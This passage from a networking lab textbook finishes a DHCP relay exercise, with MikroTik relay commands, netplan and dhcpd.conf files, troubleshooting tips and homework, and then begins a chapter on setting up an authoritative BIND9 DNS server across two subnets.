DHCP Upper Bound	**100.10.10.254**

    2.2. Subnet – **Blue**

        2.2.1. One switch – *Ethernet switch*

        2.2.2. Two client machines – *VPCS*

        2.2.3. Minimize wasted address space for *100 hosts*

Network Information	
Network	**200.20.20.0**
Netmask	**255.255.255.128 (/25)**
Broadcast	**200.20.20.127**
Gateway	**200.20.20.1**
DHCP Lower Bound	**200.20.20.2**
DHCP Upper Bound	**200.20.20.126**

    2.3. Subnet – **Gray**

        2.3.1. One DHCP server – *Ubuntu Server / Windows Server / Tiny Core / MikroTik CHR*

> **NOTE:** This example will use 150.30.30.5 as the server’s static IP address.

        2.3.2. Minimize wasted address space for *10 hosts*

Network Information	
Network	**150.30.30.0**
Netmask	**255.255.255.240 (/28)**
Broadcast	**150.30.30.15**
Gateway	**150.30.30.1**

3. Add a MikroTik router to the workspace

   3.1. Connect all three networks to the router

   3.2. Configure the router with static IP addresses on all active interfaces (Chapter 16, Phase II, Step 4)

> **NOTE:** This example uses the following router ports:
> – ether1 -> Red LAN
> – ether2 -> Blue LAN
> – ether3 -> Gray LAN

4. Label and organize your network as necessary




Figure 2 – Final network topology

Phase II – Configure the Router as a DHCP Relay

Since the server is not in the same network as our clients, the router needs to serve as a relay point for the "DHCP Discover" packets.

1. Setup the relay

    1.1. Open the MikroTik console

    1.2. Configure the Red subnet's relay path

```
> ip dhcp-relay add name=Red-Relay interface=ether1 dhcp-server=150.30.30.5 local-address=100.10.10.1 disabled=no
```

Command	Description
ip dhcp-relay	Access the DHCP relay menu.
add name=Red-Relay	Name this group of configuration settings "Red-Relay".
interface=ether1	Assign the ether1 interface to listen for DHCP requests.
dhcp-server=150.30.30.5	DHCP request packets will forwarded to 150.30.30.5.
local-address=100.10.10.1	DHCP response packets will arrive with the address 100.10.10.1.
disabled=no	The default setting is to disable configurations unless otherwise specified.

    1.3. Configure the Blue subnet's relay path

```
> ip dhcp-relay add name=Blue-Relay interface=ether2 dhcp-server=150.30.30.5 local-address=200.20.20.1 disabled=no
```

NOTE: Don't forget to disable the DHCP client that is listening by default on ether1!

```
> ip dhcp-client remove 0
```

2. Verify that the router's settings are configured properly (Figure 3)

```
> ip address print
```

```
> ip dhcp-relay print
```

Phase III – Configure the Linux DHCP Server

We are going to configure our DHCP server in a similar fashion as we've done in previous labs.

Backing up your files…

ALWAYS MAKE A BACKUP! In the following section and the chapters going forward, rewriting configuration files will be commonplace. Whether or not you are someone who makes mistakes, it is always good practice to make backup copies of everything you change. When something goes wrong (and it will), you will be thankful for having these.

Create a backup folder in your home directory:

```
> mkdir ~/backups
```

Verify the directory was created:

```
> ls ~ | grep backups
```

Copy an existing file to the directory:

```
> cp /path/to/file/example.txt ~/backups
```

Verify the backup was made:

```
> ls ~/backups
```

If you ever need to restore your backup:

```
> cp ~/backups/example.txt /path/to/file
```


1. Start the Ubuntu Server VM
2. Configure the server to have a static host address (Figure 4)

```
> sudo vi /etc/netplan/00-installer-config.yaml
```

```
> sudo netplan apply
```

NOTE: Ensure that the server's IP is *NOT* the same address as its gateway and is *WITHIN* the range of available hosts for your subnet! Also, notice that the configuration provided includes the addition of a **default gateway**. This is important for the server to know how to respond to DHCP request packets. Check if you have a default route set in your server:

```
> ip route
```



```
iako@dhcp-server:~$ ip route
default via 150.30.30.1 dev enp0s3 proto static
150.30.30.0/28 dev enp0s3 proto kernel scope link src 150.30.30.5
iako@dhcp-server:~$ _
```

Figure 5 – Server default gateway

The above image illustrates that the enp0s3 interface is assigned the address 150.30.30.5 on the 150.30.30.0/24 network with a gateway address pointing towards 150.30.30.1.

3. Modify the DHCP daemon configuration file to support all three subnets (Figure 6)

```
> sudo vi /etc/dhcp/dhcpd.conf
```

NOTE: Declare the Gray subnet. Although there are no clients to service here, it is good practice to help the server understand the layout of our network.

4. Ensure that the daemon is enabled and active (Figure 7)

Phase IV – Connect Devices

With the router configured and the DHCP server running, all that is left is to connect devices to see if everything works.

1. Start capturing packets on the PC1-Relay connection

   1.1. In PC1's terminal, request a new IP address

   NOTE: If using a Tiny Core VM, it should automatically request an IP address at startup.

   1.2. Look for the DHCP broadcast packets on Wireshark (you should see the same packets from when you completed the DHCP labs)

    1.3. You can check the VPCS's assigned IP address in its console

```
> show ip
```

    1.4. If you want to see more traffic, just add more end devices or renew current leases

2. Repeat for the Blue clients

3. Ensure that all three subnets can ping each other and have full connectivity

PHASE V – TROUBLESHOOTING TIPS

There are many moving pieces in this lab and future labs. You might have to do some troubleshooting. Here are some tips offered by our testers.

RTFQ (Read the "Full" Question): This trips up a lot of people. There are many devices, many IP addresses, many different commands. Whether it be configuring Windows, Linux, or GNS3, it is easy to slip up. Read slowly and the lab will work.

SERVER TROUBLESHOOTING: Testers have found that simply restarting the service resolved many of the common errors you many encounter.

```
> systemctl restart example.service
```

However, if a problem persists, you can check the logs for a more detailed explanation:

```
> journalctl -xeu example.service
```

or…

```
> journalctl _PID=1234
```

> Obviously replace "example.service" and "1234" with the appropriate service name/process identifier of the daemon you are trying to troubleshoot.

TYPOS: From personal experience, most errors have typically stemmed from hard-to-catch typos. For example, **subnet** looks a lot like **subent** at a glance. Step away and come back later with a fresh mind.

MISCONFIGURED IP ADDRESSES: Does ping not work? Try not to get frustrated. Check, double check, and triple check that your IP addresses and subnet masks all make sense!!! Remember, no client can have an IP address ending in ".0" and no two machines can have the same addresses. Also, ensure that the addresses you are assigning to your hosts are ***within the range*** of your subnet! A /29 network cannot accommodate for the same number of machines as a /24 network.

REBOOT: If all else fails, try rebooting the system. GNS3, VirtualBox, and different OSs can really tax your bare-metal host machine. Sometimes a reboot can help clear up an odd issue.

MOST IMPORTANTLY… do not skip over errors. Read them carefully. If things are not working as they are supposed to, go back to a previous lab where you were successful and think about how you were able to make it work previously.

End of Lab

Deliverables

Three screenshots are required to receive credit for this exercise

- Screenshot of GNS Workspace with all equipment labeled
- Screenshot of Wireshark DHCP
  - LAN1 end devices requesting and receiving IP addresses
  - LAN2 end devices requesting and receiving IP addresses

Homeworks


Assignment 1 – Add another network

- Use a ***randomly generated*** IP address space
- *Minimize* wasted address space for 500 hosts
- Connect it to the Relay
- Make sure to change the router settings and DHCP server appropriately
- Label and organize your network as necessary
- RECOMMENDED GRADING CRITERIA
  - Screenshot of GNS3 environment with every device labeled
  - Screenshot of Wireshark showing DHCP handshake from a device on the new network
  - Screenshot of the updated DHCP daemon configuration file

Assignment 2 – Add two networks


- Same as Assignment 1 but with two networks

List of Figures for Print Copy




```
[admin@DHCP-RELAY] > ip address print
Columns: ADDRESS, NETWORK, INTERFACE
# ADDRESS         NETWORK      INTERFACE
0 100.10.10.1/24  100.10.10.0  ether1
1 200.20.20.1/25  200.20.20.0  ether2
2 150.30.30.1/28  150.30.30.0  ether3
[admin@DHCP-RELAY] > ip dhcp-relay print
Columns: NAME, INTERFACE, DHCP-SERVER, LOCAL-ADDRESS
# NAME        INTERFACE  DHCP-SERVER  LOCAL-ADDRESS
0 Red-Relay   ether1     150.30.30.5  100.10.10.1
1 Blue-Relay  ether2     150.30.30.5  200.20.20.1
[admin@DHCP-RELAY] >
```

Figure 3 – Ensuring router is configured properly




```
# This is the network config written by 'Jake M. Christensen'
# 2024.05.12
network:
  ethernets:
    enp0s3:
      optional: true
      dhcp4: false
      addresses:
        - 150.30.30.5/28
      routes:
        - to: default
          via: 150.30.30.1
  version: 2
```

Figure 4 – /etc/netplan/00-installer-config.yaml file



```
# Configuration written by 'Jake M. Christensen'
# 2024.05.13

# -------------------
# DHCPD CONFIGURATION
# -------------------

# Global Parameters
# -----------------
authoritative;
default-lease-time 600;
max-lease-time 7200;


# Gray Subnet Directive
# ---------------------
subnet 150.30.30.0 netmask 255.255.255.240 {
}

# Red Subnet Directive
# --------------------
subnet 100.10.10.0 netmask 255.255.255.0 {
  option routers           100.10.10.1;
  option subnet-mask       255.255.255.0;
  option broadcast-address 100.10.10.255;
  range                    100.10.10.2 100.10.10.254;
}

# Blue Subnet Directive
# ---------------------
subnet 200.20.20.0 netmask 255.255.255.128 {
  option routers           200.20.20.1;
  option subnet-mask       255.255.255.128;
  option broadcast-address 200.20.20.127;
  range                    200.20.20.2 200.20.20.126;
}
```

Figure 6 – /etc/dhcp/dhcpd.conf file



```
iako@server:~$ systemctl status isc-dhcp-server
● isc-dhcp-server.service - ISC DHCP IPv4 server
     Loaded: loaded (/lib/systemd/system/isc-dhcp-server.service; enabled; vendor preset: enabled)
     Active: active (running) since Fri 2024-02-23 01:37:18 UTC; 9min ago
       Docs: man:dhcpd(8)
   Main PID: 1561 (dhcpd)
      Tasks: 4 (limit: 1013)
     Memory: 4.6M
        CPU: 6ms
     CGroup: /system.slice/isc-dhcp-server.service
             └─1561 dhcpd -user dhcpd -group dhcpd -f -4 -pf /run/dhcp-server/dhcpd.pid -cf /etc/dh

Feb 23 01:37:18 server sh[1561]: PID file: /run/dhcp-server/dhcpd.pid
Feb 23 01:37:18 server dhcpd[1561]: Wrote 0 leases to leases file.
Feb 23 01:37:18 server sh[1561]: Wrote 0 leases to leases file.
Feb 23 01:37:18 server dhcpd[1561]: Listening on LPF/enp0s3/08:00:27:e0:58:cb/150.30.30.0/24
Feb 23 01:37:18 server sh[1561]: Listening on LPF/enp0s3/08:00:27:e0:58:cb/150.30.30.0/24
Feb 23 01:37:18 server dhcpd[1561]: Sending on   LPF/enp0s3/08:00:27:e0:58:cb/150.30.30.0/24
Feb 23 01:37:18 server sh[1561]: Sending on   LPF/enp0s3/08:00:27:e0:58:cb/150.30.30.0/24
Feb 23 01:37:18 server dhcpd[1561]: Sending on   Socket/fallback/fallback-net
Feb 23 01:37:18 server sh[1561]: Sending on   Socket/fallback/fallback-net
Feb 23 01:37:18 server dhcpd[1561]: Server starting service.
lines 1-21/21 (END)
```

Figure 7 – DHCP server is up

CHAPTER 23

Domain Name System Part 1- Authoritative DNS

JACOB CHRISTENSEN

In previous labs, communication between devices was verified via pinging IP addresses. With the addition of a Domain Name System (DNS) server to our network, these computers can be referenced by a more human-friendly name rather than a hard-to-remember string of numbers.

This lab will demonstrate the configuration and implementation of a basic primary authoritative (local) DNS server for multiple LANs.

Estimated time for completion: 60 minutes

NOTE: There is a large amount of explaining in this lab. Sometimes the dot "." has different meanings depending on where it is located:

- An octet separator as in 8.8.8.8
- A domain name separator as in red.net
- A Fully Qualified Domain Name (FQDN) indicator as in red.net.
- As a separator between ideas. Idea one. Idea two. Idea three

Experienced cyber operators understand the context of the dot placement and apply its meaning appropriately. Beginners may get confused. Therefore when testers reported confusion we added brackets around the dots to enhance clarity. e.g. in the following examples the domain name separator dots are placed in brackets

e.g. 80[.]30[.]89[.]in-addr[.]arpa. – *Ends in a dot denoting a FQDN*
e.g. 80[.]30[.]89[.]in-addr[.]arpa – *Does not end in a dot denoting it is not a FQDN*

LEARNING OBJECTIVES

- Learn how DNS works on an enterprise network
- Demonstrate how to configure zone files

PREREQUISITES

- One (1) Ubuntu Server VM with Bind9 installed (created in Chapter 7)

- Three (3) Tiny Core Linux VMs (created in Chapter 5)

DELIVERABLES

- Screenshot of the GNS3 working environment
- Screenshot of PC1 successfully forward resolving the details of PC2
- Screenshot of PC1 successfully reverse resolving the details of PC3
- Screenshot of PC3 successfully pinging PC2 by name instead of IP

RESOURCES

- BIND9 Administrator Reference Manual – https://bind9.readthedocs.io/en/v9.18.16/
- MikroTik RouterOS Documentation – https://help.mikrotik.com/docs/display/ROS/RouterOS

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD, ERAU-Prescott
- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

The following steps are to create a baseline network for completing this chapter. It makes assumptions about learner knowledge from completing previous labs.




Figure 1 – The environment we are building

1. Preliminary step in VirtualBox

    1.1. Create/clone 3 TinyCore virtual machines

> **NOTE:** For easy reference you can name them PC1, BLUE1, etc.

    1.2. Create/clone a fresh copy of the Linux Server VM with BIND9 installed

2. Start GNS3

2.1. Create a new project: **LAB_09**

2.2. Add the VMs created in Step 1 (Chapter 6)

3. Build a subnet – *blue.net* – with the following specifications:

3.1. Use a *randomly* generated IPv4 network address space

3.2. Use a network address that *minimizes* wasted IPs for 250 hosts

3.3. Three client machines – *Tiny Core Linux*

> **NOTE:** You may use GNS3's VPCS instead of Tiny Core, but this is not recommended since they do not have the tools dig or nslookup installed. These are tools that are necessary to help troubleshoot DNS. Furthermore, you may need to flush DNS caches to reliably see the Wireshark traffic. It is just easier to use Tiny Core end-user devices from the beginning.

3.4. One Switch – *Ethernet switch*

3.5. Label each Tiny Core client with the static IP address

> **NOTE:** This example uses the following IPv4 addresses:
> – Network: **192.168.5.0/24**
> – Gateway: **192.168.5.1**
> – PC1: **192.168.5.101**
> – PC2: **192.168.5.102**
> – PC3: **192.168.5.103**

4. Build a second subnet – *red.net* – with the following specifications:

4.1. Use a *randomly* generated IPv4 network address space


4.2. Use a network address that *minimizes* wasted IPs for 5 hosts

4.3. One DNS server – *Ubuntu Server (NS1)* with the static IP set

> **NOTE:** the netplan configuration file will always be a .YAML file, however, the name may change between releases or user modifications. This screenshot is using a Ubuntu 22.04.X LTS .YAML file. Adjust as necessary.
> **NOTE**: This example uses the following IP addresses:
> – Network: **89.30.80.32/29**

– Gateway: **89.30.80.33**
– NS1: **89.30.80.35**

```
> vi /etc/netplan/00-installer-config.yaml
```



```
# This is the network config written by 'Dr. HVH for DNS1'
network:
  ethernets:
    enp0s3:
      dhcp4: false
      addresses:
        - 89.30.80.35/29
      routes:
        - to: default
          via: 89.30.80.33
  version: 2
```

Figure 2 – NS1 static IP configuration file

5. Add a MikroTik router to the workspace

    5.1. Connect both networks to the router

    5.2. Configure the router with static IPs on all active interfaces

NOTE: This example uses the following IP addresses:
– ether1 – **89.30.80.33/29**
– ether2 – **192.168.5.1/24**

6. Label and organize your network as necessary. When complete it should look like Figure 1




Figure 1 – The environment we are building

NOTE: Notice the addition of **[.]net** in our labels. These will be our local domain names for each subnet.

